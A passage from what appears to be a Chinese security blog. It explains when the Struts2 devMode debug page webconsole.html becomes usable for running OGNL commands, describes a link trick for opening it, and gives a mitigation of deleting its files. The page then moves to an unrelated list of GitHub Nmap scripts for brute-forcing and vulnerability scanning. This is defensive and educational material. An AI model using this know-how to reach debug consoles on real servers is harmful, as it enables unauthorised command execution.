51                  commands_history[commands_history.length] = the_shell_command;
52                  history_pointer = commands_history.length;
53                  var the_url = url ? url : window.opener.location.pathname;
54                  dojo.io.bind({
55                          url: the_url,
56                          formNode: dojo.byId("wc-form"),
57                          load: function(type, data, evt){ printResult(data); },
58                          mimetype: "text/plain"
59                  });
60              }
61              break;
```

当触发此函数时，需要两个参数，一个是event，一个是url。event表示键盘的动作事件，这比较好理解，那么url是什么呢？为什么此处并没有传递调用呢？在图中的53行我们看到源码如下： `var the_url = url ? url : window.opener.location.pathname;` 这句代码的语义是：如果存在url参数则使用url参数，如果不存在，则使用当前对象的父对象的url（相当于使用referer作为url的值）。很显然，此处url值不存在，只能使用当前对象的父对象的url。因此，

要想能交互地使用此页面，必须有一个页面作为父页面，打开webconsole.html才可以。故我们需要有一个前置的页面，然后我们在页面上可以通过浏览器调试功能，添加如下代码： `<a href="struts/webconsole.html" target="_blank">Click Me</a>` 页面如图所示：


当我们点击【Click Me】的超链接后，弹出的webconsole.html才是可交互的页面。



基于此，我们应该有第四个认识：**webconsole.html**是否能交互是需要有指定接受消息的**url**路径。

那么，是不是所有的url都可以进行交互呢？当然答案也是否定的。我们都知道webconsole.html主要用来进行Debug，其使用OGNL表达式，而OGNL表达式需要以Struts2的Action为入口，也就是说，通常情况下，这个url的路径类似于 `http://ip:port/app_name/xxx.action` ,是以action结尾的，且其实现类必须集成于com.opensymphony.xwork2.ActionSupport （后面的原理与S2-032一致），只有基于以上叙述的所有条件都满足的情况下，webconsole.html才是眞正可交互的。

说到这里，我想你应该明白什么样的情况下你所看到的webconsole.html才是存在安全风险的。至于你可能出于安全目的，在禁用了devMode之后，仍然不希望其他人员看到webconsole.html页面，则可以直接删除webconsole.html的源文件，它的位置存在于：



我们手工删除**struts2-core-*.jar\org\apache\struts2\interceptor\debugging**文件夹下的browser.ftl、console.ftl、**webconsole.html**、**webconsole.js**即可。删除完毕后，当我们再次访问，将会出现404页面。

本文刊发于其他安全类网站地址：

安全脉搏：http://www.secpulse.com/archives/48383.html

安全参考：https://www.sec-wiki.com/news/7798

r00ts论坛：http://r00ts.cc/forum.php?mod=viewthread&tid=261

收集了github上的一些Nmap脚本，喜欢的收货。

- https://github.com/s4n7h0/NSE
- https://github.com/digitalbond/Redpoint
- https://github.com/cldrn/nmap-nse-scripts
- https://github.com/DaniLabs/scripts-nse
- https://github.com/lelybar/hydra.nse---------暴力破解
- https://github.com/kost/nmap-nse----cassandra和websphere
- https://github.com/drainware/nmap-scada----------scada
- https://github.com/s4n7h0/Halcyon----------NSE开发工具
- https://github.com/b4ldr/nse-scripts----------hadoop、flume
- https://github.com/peter-hackertarget/nmap-nse-scripts----------wordpress
- https://github.com/nosteve/vnc-auth----------VNC
- https://github.com/aerissecure/nse--PhantomJS检查httpHeader
- https://github.com/c-x/nmap-webshot---------webservices检测
- https://github.com/takeshixx/ssl-heartbleed.nse--------SSL心脏滴血
- https://github.com/sicarie/nse---------------openstack
- https://github.com/michenriksen/nmap-scripts----------apache、rails-xml
- https://github.com/ernw/nmap-scripts
- https://github.com/ulissescastro/ya-nse-screenshooter--------苹果操作系统
- https://github.com/Cunzhang/NseScripting
- https://github.com/axtl/nse-scripts----------redis
- https://github.com/az0ne/nmap-kippo-detect.nse
- https://github.com/vicendominguez/http-enum-vodafone-hua253s----华为设备检测
- https://github.com/bikashdash/Axis_Vuln_Webcam-----------Axis